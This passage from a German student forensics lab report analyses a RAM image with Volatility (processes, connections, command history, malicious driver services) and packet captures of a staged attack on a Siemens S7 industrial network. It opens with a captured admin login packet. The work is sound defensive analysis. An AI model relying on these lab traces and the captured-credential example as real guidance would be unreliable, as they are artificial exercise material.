0130 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 0tent-T ype: app
0140 6c 69 63 61 74 69 6f 6e 2f 6a 73 6f 6e 0d 0a 43 lication /json . C
0150 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 ontent-L ength: 3
0160 39 0d 0a 4f 72 69 67 69 6e 3a 20 68 74 74 70 3a 9. Origini: http:
0170 2f 2f 31 39 32 2e 31 36 38 2e 30 2e 32 32 30 0d //192.168.0.220
0180 0a 44 4e 54 3a 20 31 0d 0a 53 65 63 2d 47 50 43 DNT: 1 Sec-GPC
0190 3a 20 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a : 1 Connection:
01a0 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 50 72 69 keep-alive Pri
01b0 6f 72 69 74 79 3a 20 75 3d 31 0d 0a 50 72 61 67 ority: u=1 Prag
01c0 6d 61 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 61 ma: no-cache Ca
01d0 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d che-Control: no-
01e0 63 61 63 68 65 0d 0a 0d 0a 7b 22 75 73 65 72 6e cache ... {"usern
01f0 61 6d 65 22 3a 22 61 64 6d 69 6e 22 2c 22 70 61 ame": "admin", "pa

```

No.: 5 · Time: 2.446327789 · Source: 192.168.0.220 · Destination: ...Length: 528 · Info: POST /login HTTP/1.1, JSON (application/json)

Abbildung 29: Inhalt des 5. Pakets mit dem Passwort des Benutzers

## 6 Aufgabenblatt 4

### 6.1 Aufgabe 1

Darstellung forensisches Vorgehen, Datensammlung, Datenanalyse, Grenzen der Analyse

**Welche Methodik der Forensik würden Sie zum Sichern des RAMS nutzen?** Hier würde die Methode der Live-Forensik angewendet werden. Es wird ein Abbild des RAMs, des flüchtigen Speichers erstellt und später analysiert. [16]

**Worauf mussten Sie bei dieser Sicherungsmethodik besonders achten?** Das System darf nach der Infizierung und vor der Sicherung der Daten, nicht heruntergefahren oder vom Strom getrennt werden. Da die Daten im RAM sonst verloren gehen.

Zudem muss darauf geachtet werden das die Malware zu dem Zeitpunkt der Sicherung aktiv ist, sich also weiterhin im RAM befindet.

**Welches Volatility-Profil sollte für das Image verwendet werden** Das Plugin `imageinfo` empfiehlt die Profile WinXPSP2x86 und WinXPSP3x86.

A. Tippe, C. N. Jänicke, I. Bingöl, P. Rahmani

```
PS C:\Users\vm\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\doomed.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search...
INFO    : Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
          AS Layer1       : IA32PagedMemoryPae (Kernel AS)
          AS Layer2       : FileAddressSpace (C:\Users\vm\Desktop\volatility_2.6_win64_standalone\doomed.vmem)
          PAE type        : PAE
          DTB             : 0x319000L
          KDBG             : 0x80544ce0L
          Number of Processors : 1
          Image Type (Service Pack) : 2
          KPCR for CPU 0   : 0xfffffff000L
          KUSER_SHARED_DATA : 0xffffdf0000L
          Image date and time : 2011-10-10 17:06:54 UTC+0000
          Image local date and time : 2011-10-10 13:06:54 -0400
```

Abbildung 30: Volatility: Imageinfo

**Welche Prozesse waren zum Zeitpunkt der Sicherung aktiv?** Folgender Screenhot zeigt den Output des Plugins pslist, welches laufende Prozesse zeigt:

offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x819cc830	system	4	0	55	162	-----	0		
0x81945020	smss.exe	536	4	3	21	-----	0	2011-10-10 17:03:56 UTC+0000	
0x816c6020	csrss.exe	608	536	11	355	0	0	2011-10-10 17:03:58 UTC+0000	
0x813a9020	winlogon.exe	632	536	24	533	0	0	2011-10-10 17:03:58 UTC+0000	
0x816da020	services.exe	676	632	16	261	0	0	2011-10-10 17:03:58 UTC+0000	
0x813c4020	lsass.exe	688	632	23	336	0	0	2011-10-10 17:03:58 UTC+0000	
0x81772ca8	vmacthlp.exe	832	676	1	24	0	0	2011-10-10 17:03:59 UTC+0000	
0x8167e9d0	svchost.exe	848	676	20	194	0	0	2011-10-10 17:03:59 UTC+0000	
0x817757f0	svchost.exe	916	676	9	217	0	0	2011-10-10 17:03:59 UTC+0000	
0x816c6da0	svchost.exe	964	676	63	1058	0	0	2011-10-10 17:03:59 UTC+0000	
0x815daca8	svchost.exe	1020	676	5	58	0	0	2011-10-10 17:03:59 UTC+0000	
0x813aeda0	svchost.exe	1148	676	12	187	0	0	2011-10-10 17:04:00 UTC+0000	
0x817937e0	spoolsv.exe	1260	676	13	140	0	0	2011-10-10 17:04:00 UTC+0000	
0x81754990	VMwareService.e	1444	676	3	145	0	0	2011-10-10 17:04:00 UTC+0000	
0x8136c5a0	alg.exe	1616	676	7	99	0	0	2011-10-10 17:04:01 UTC+0000	
0x815c4da0	wscntfy.exe	1920	964	1	27	0	0	2011-10-10 17:04:39 UTC+0000	
0x813bcda0	explorer.exe	1956	1884	18	322	0	0	2011-10-10 17:04:39 UTC+0000	
0x816d63d0	VMwareTray.exe	184	1956	1	28	0	0	2011-10-10 17:04:41 UTC+0000	
0x8180b478	VMwareUser.exe	192	1956	6	83	0	0	2011-10-10 17:04:41 UTC+0000	
0x818233c8	reader_s1.exe	228	1956	2	26	0	0	2011-10-10 17:04:41 UTC+0000	
0x815e7be0	wuauctl.exe	400	964	8	173	0	0	2011-10-10 17:04:46 UTC+0000	
0x817a34b0	cmd.exe	544	1956	1	30	0	0	2011-10-10 17:06:42 UTC+0000	

Abbildung 31: Volatility: Laufende Prozesse

**Gibt es versteckte Prozesse?** Nein, das Plugin psscan, welches auch versteckte und geschlossene Prozesse zeigen kann, zeigt keine zusätzliche Prozesse an.

A. Tippe, C. N. Jänicke, I. Bingöl, P. Rahmani

offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x0000000000156c5a0	alg.exe	1616	676	0x05e001e0	2011-10-10 17:04:01 UTC+0000	
0x000000000015a9020	winlogon.exe	632	536	0x05e00060	2011-10-10 17:03:58 UTC+0000	
0x000000000015aeda0	svchost.exe	1148	676	0x05e00180	2011-10-10 17:04:00 UTC+0000	
0x000000000015bcd40	explorer.exe	1956	1884	0x05e00220	2011-10-10 17:04:39 UTC+0000	
0x000000000015c4020	lsass.exe	688	632	0x05e000a0	2011-10-10 17:03:58 UTC+0000	
0x000000000017c4da0	wscntfy.exe	1920	964	0x05e00240	2011-10-10 17:04:39 UTC+0000	
0x000000000017daca8	svchost.exe	1020	676	0x05e00140	2011-10-10 17:03:59 UTC+0000	
0x000000000017e7be0	wuauctl.exe	400	964	0x05e002c0	2011-10-10 17:04:46 UTC+0000	
0x0000000000187e9d0	svchost.exe	848	676	0x05e000e0	2011-10-10 17:03:59 UTC+0000	
0x000000000018c6020	csrss.exe	608	536	0x05e00040	2011-10-10 17:03:58 UTC+0000	
0x000000000018c6da0	svchost.exe	964	676	0x05e00120	2011-10-10 17:03:59 UTC+0000	
0x000000000018d63d0	VmwareTray.exe	184	1956	0x05e00160	2011-10-10 17:04:41 UTC+0000	
0x000000000018da020	services.exe	676	632	0x05e00080	2011-10-10 17:03:58 UTC+0000	
0x00000000001954990	VmwareService.e	1444	676	0x05e001c0	2011-10-10 17:04:00 UTC+0000	
0x00000000001972ca8	vmacthlp.exe	832	676	0x05e000c0	2011-10-10 17:03:59 UTC+0000	
0x000000000019757f0	svchost.exe	916	676	0x05e00100	2011-10-10 17:03:59 UTC+0000	
0x000000000019937e0	spoolsv.exe	1260	676	0x05e001a0	2011-10-10 17:04:00 UTC+0000	
0x000000000019a34b0	cmd.exe	544	1956	0x05e00200	2011-10-10 17:06:42 UTC+0000	
0x00000000001a0b478	VmwareUser.exe	192	1956	0x05e00260	2011-10-10 17:04:41 UTC+0000	
0x00000000001a233c8	reader_s1.exe	228	1956	0x05e00280	2011-10-10 17:04:41 UTC+0000	
0x00000000001b45020	smss.exe	536	4	0x05e00020	2011-10-10 17:03:56 UTC+0000	
0x00000000001bcc830	System	4	0	0x00319000		

Abbildung 32: Volatility: Versteckte Prozesse

**Welche Netzwerkverbindungen bestehen bzw. bestanden? Ist etwas auffällig?**  
Die Plugins `connscan` und `sockscan` zeigen die existierenden Verbindungen. Auffällig ist, dass eine Verbindung zu einer IP-Adresse 172.16.98.1 existiert welche sich im lokalen Netzwerkbereich 172.16.0.0. befindet.

Volatility Foundation Volatility Framework 2.6				
offset(P)	Local Address	Remote Address	Pid	
0x01a25a50	0.0.0.0:1026	172.16.98.1:6666	1956	
Volatility Foundation Volatility Framework 2.6				
offset(P)	PID	Port	Proto	Protocol
0x01796a78	688	500	17	UDP
0x018118d8	4	445	17	UDP
0x0186a008	964	1029	17	UDP
0x01887e98	1616	1025	6	TCP
0x0194fe98	1148	1900	17	UDP
0x019517e8	964	123	17	UDP
0x01953008	688	4500	17	UDP
0x01953b20	688	0	255	Reserved
0x0197e3c0	1956	1026	6	TCP
0x01a328d8	916	135	6	TCP
0x01addc08	4	445	6	TCP

Abbildung 33: Volatility: bestehende Verbindungen

**Welche Prozesse haben welche Verbindung gestartet?** Folgende Prozesse haben eine Verbindung auf dem jeweiligen Port gestartet: **Untersuchen Sie die Eingaben in der command line. Welche Kommandos wurden ausgeführt? Fällt Ihnen etwas auf?** Auffällig ist, das der Befehl `sc query malware` ausgeführt wurde. Mit dem Befehl `sc` kann man Services starten, stoppen und überprüfen. In diesem Fall wurde überprüft ob der Service mit dem Namen `malware` läuft. Dies wurde scheinbar als Administrator ausgeführt.

PID	Prozess	Port
1956	explorer.exe	1026 zu 6666
688	lsass.exe	500
4	System	445
964	svchost.exe	1029
1616	alg.exe	1025
1148	svchost.exe	1900
964	svchost.exe	123
688	lsass.exe	4500
688	lsass.exe	0
1956	explorer.exe	1026
916	svchost.exe	135
4	System	445

Tabelle 5: Volatility: Prozesse hinter den Verbindungen

```
PS C:\Users\vm\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\doomed.vmem cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: csrss.exe Pid: 608
CommandHistory: 0x11132d8 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x4c4
Cmd #0 @ 0x4e1eb8: sc query malwar
Cmd #1 @ 0x11135e8: sc query malware
PS C:\Users\vm\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\doomed.vmem consoles
Volatility Foundation Volatility Framework 2.6
*****
ConsoleProcess: csrss.exe Pid: 608
Console: 0x4e2370 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: c:\WINDOWS\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 544 Handle: 0x4c4
----
CommandHistory: 0x1113498 Application: sc.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x11132d8 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x4c4
Cmd #0 at 0x4e1eb8: sc query malwar
Cmd #1 at 0x11135e8: sc query malware
----
Screen 0x4e2a70 x:80 y:300
Dump:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>sc query malware
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\Documents and Settings\Administrator>sc query malware

SERVICE_NAME: malware
    TYPE               : 1  KERNEL_DRIVER
    STATE              : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0

C:\Documents and Settings\Administrator>
```

Abbildung 34: Volatility: Eingaben in der Kommandozeile

Welche verdächtigen Services sind derzeit aktiv? Es wurden 2 verdächtige Services identifiziert.

Zum einen der Service mit dem Namen `malware`:

```
offset: 0x6f5440
Order: 97
Start: SERVICE_SYSTEM_START
Process ID: -
Service Name: malware
Display Name: malware2
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\malware
```

Abbildung 35: Volatility:

Und der Service mit den Namen `Null`:

```
Offset: 0x6f67a0
Order: 132
Start: SERVICE_SYSTEM_START
Process ID: -
Service Name: Null
Display Name: Null
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\Null
```

Abbildung 36: Volatility: Verdächtiger Service 2

## 6.2 Aufgabe 2

Vor-Ort-Unterstützung Analyse

Bestimmen Sie alle Netzwerkteilnehmer (MAC, IPv4), die in den Netzwerkausschnitten auftauchen. Broadcast-Adressen können Sie ausschließen. Tipp: Betrachten Sie auch das Protokoll LLDP.

MAC-Adresse	Name	IP-Adresse	Datei
00:1b:1b:f7:7c:4f	Siemens_f7:7c:4f	10.3.5.5	Alle
00:26:5a:e7:b7:c4	DLink_e7:b7:c4	10.3.5.1	Alle
01:00:5e:00:00:fc	IPv4mcast_fc	224.0.0.252	normal.pcapng attack6.pcapng buttonPush.pcapng
01:00:5e:05:06:07	IPv4mcast_05:06:07	234.5.6.7	attack1.pcapng attack6.pcapng
01:00:5e:7f:ff:64	IPv4mcast_7f:ff:64	239.255.255.250	normal.pcapng buttonPush.pcapng
01:80:c2:00:00:0e	LLDP_Multicast	-	Alle
28:63:36:ad:91:96	Siemens_ad:91:96	10.3.5.12	Alle
28:63:36:ad:91:97	Siemens_ad:91:97	-	Alle
28:63:36:ae:70:0b	Siemens_ae:70:0b	-	Alle
f4:8e:38:9f:7c:74	Dell_9f:7c:74	10.3.5.3	Alle
00:10:5a:0d:5a:a7	3Com_0d:5a:a7	23.95.230.107 <sup>1</sup>	attack1.pcapng
28:63:36:ae:70:09	Siemens_ae:70:09	10.3.5.11	attack2.pcapng attack3.pcapng buttonPush.pcapng
00:1b:1b:f6:8b:bd	Siemens_f6:8b:bd	10.3.5.6	

Tabelle 6: Netzwerkteilnehmer

MAC-Adresse	Geräte-Typ	Model/Details
00:1b:1b:f7:7c:4f	SIEMENS AG SIMATIC Field PG	M5 + engineering
28:63:36:ad:91:97	Siemens SIMATIC S7	CPU1511-1 PN, FW: V2.0.1
28:63:36:ae:70:0b	Siemens SIMATIC S7	CPU1512C-1 PN, FW: V2.0.1
f4:8e:38:9f:7c:74	Dell OptiPlex	3046 + HMI

Tabelle 7: LLDP Informationen

**Bestimmen Sie, welche Protokolle verwendet werden.**

<sup>1</sup>Diese IP-Adresse gehört nicht unbedingt zu einem 3Com-Gerät. Sie zeigt lediglich an, dass Pakete mit dieser Zieladresse durch das 3Com-Gerät geroutet wurden. Das 3Com-Gerät fungiert in diesem Fall wahrscheinlich als Router oder Gateway im Netzwerk.

Protokoll	Datei
Ethernet	Alle
PROFINET Real-Time Protocol	Alle
PROFINET PTCP	Alle
Link Layer Discovery Protocol (LLDP)	Alle
Address Resolution Protocol (ARP)	Alle
Internet Protocol Version 4 (IPv4)	Alle
Internet Group Management Protocol (IGMP)	Alle
User Datagram Protocol (UDP)	Alle
Link-local Multicast Name Resolution (LLMNR)	normal.pcapng attack6.pcapng buttonPush.pcapng
Transmission Control Protocol (TCP)	Alle
TPKT - ISO on TCP (RFC1006)	Alle
ISO 8073/X.224 COTP	Alle
S7 Communication	attack3.pcapng
Simple Service Discovery Protocol (SSDP)	normal.pcapng buttonPush.pcapng
Virtual Network Computing (VNC)	attack4.pcapng attack5.pcapng

Tabelle 8: Verwendete Protokolle

### 6.2.1 Phase 1

Erstes infiziertes System (attack1.pcapng)

**Bei welchem System handelt es sich um das infizierte System und wieso ist dieses System verdächtig? Beachten Sie die Baseline (normal.pcapng), die Protokolle TCP und UDP sowie die verwendeten Ports.**

Das verdächtige System ist das SIEMENS AG SIMATIC Field PG M5 des Technikers mit der IP-Adresse 10.3.5.5 (MAC: 00:1b:1b:f7:7c:4f). Dieses System zeigt auffälliges Verhalten, das von der Baseline abweicht:

- Es versucht, UDP-Verbindungen zu 234.5.6.7 auf Port 8910 aufzubauen.
- Es initiiert mehrere TCP-Verbindungsversuche zu 23.95.230.107 auf Port 80.




Abbildung 37: Auffälliger Netzwerkverkehr des infizierten Systems

### Wann hat der Rechner sich versucht mit einem Host außerhalb des Netzwerks zu verbinden?

Das System versucht, UDP-Verbindungen zur Adresse 234.5.6.7 auf Port 8910 aufzubauen. Diese IP-Adresse gehört zum reservierten Bereich für Multicast-Adressen (224.0.0.0 bis 239.255.255.255). Obwohl es sich nicht um eine Kommunikation mit einem externen Host handelt, ist dieses Verhalten dennoch auffällig.

Am 8. Juni 2018 um 13:46:52.993988000 CEST initiiert das System einen TCP-Verbindungsversuch (SYN-Paket) zu einem tatsächlich externen Host (23.95.230.107) auf Port 80. Dies ist der erste beobachtete Versuch, eine Verbindung außerhalb des lokalen Netzwerks herzustellen.

#### 6.2.2 Phase 2

Lateral Movement – Offline Modus (attack2.pcapng)

Welche Auffälligkeiten sehen Sie in diesem Mitschnitt? Welches Protokoll wird häufig verwendet?

In diesem Mitschnitt ist das Address Resolution Protocol (ARP) auffällig dominant. Es macht 53,7% aller Pakete aus, was auf einen intensiven Netzwerk-Scan hindeutet. Außerdem werden zahlreiche TCP-Verbindungsversuche zu verschiedenen Ports der Systeme 10.3.5.11 und 10.3.5.12 beobachtet.




Abbildung 38: Intensiver ARP-Scan des Netzwerks




Abbildung 39: TCP-Verbindungsversuche des verdächtigen Systems

### Welches System scannt das Netzwerk nach Netzwerkteilnehmern?

Das SIEMENS AG SIMATIC Field PG M5 des Technikers (10.3.5.5, MAC: 00:1b:1b:f7:7c:4f) führt den Netzwerk-Scan durch. Dies bestätigt den Verdacht aus den vorherigen Phasen, dass dieses System kompromittiert wurde.

#### 6.2.3 Phase 3

Kritische Systemziele bestimmen (attack3.pcapng)

### Über welchen Port versucht das infizierte System Kontakt aufzunehmen?

Das infizierte System versucht, Verbindungen über Port 102 zu den Systemen 10.3.5.11 und 10.3.5.12 aufzubauen. Port 102 ist bekannt für das S7comm-Protokoll, das in Siemens S7 SPS-Systemen verwendet wird [17].

A. Tippe, C. N. Jänicke, I. Bingöl, P. Rahmani




Abbildung 40: Verbindungsversuche über Port 102 zu kritischen Systemen

## 6.2.4 Phase 4

Rohe Gewalt (attack4.pcapng)

**Schauen Sie sich die einzelnen Verbindungsversuche näher an. Welches Protokoll wird neu verwendet?**

